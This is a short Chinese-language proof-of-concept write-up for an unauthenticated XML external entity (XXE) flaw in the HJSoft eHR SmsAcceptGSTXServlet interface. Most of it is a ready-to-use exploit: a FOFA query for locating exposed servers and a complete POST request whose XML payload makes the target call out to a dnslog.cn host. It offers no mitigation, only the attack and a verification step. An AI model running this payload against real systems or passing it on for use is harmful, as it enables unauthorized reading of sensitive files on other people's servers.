
# H1-9宏景-人力资源管理-XXE

# 漏洞描述:

宏景eHR SmsAcceptGSTXServlet接口处存在XML实体注入漏洞,未经身份认证的攻击者可以利用此漏洞读取系统内部敏感文件,获取敏感信息,使系统处于极不安全的状态。

## 网站图片:



## 网络测绘:

fofa语法:

FOFA: app="HJSOFT-HCM"

# 漏洞复现:

## payload:

POST /servlet/sms/SmsAcceptGSTXServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/xml

<?xml version="1.0" ?><!DOCTYPE r [<!ELEMENT r ANY ><!ENTITY sp SYSTEM "http://6666666.2uf09k.dnslog.cn">]><r><a>&sp;</a ></r>

## 效果图:

Dnslog验证

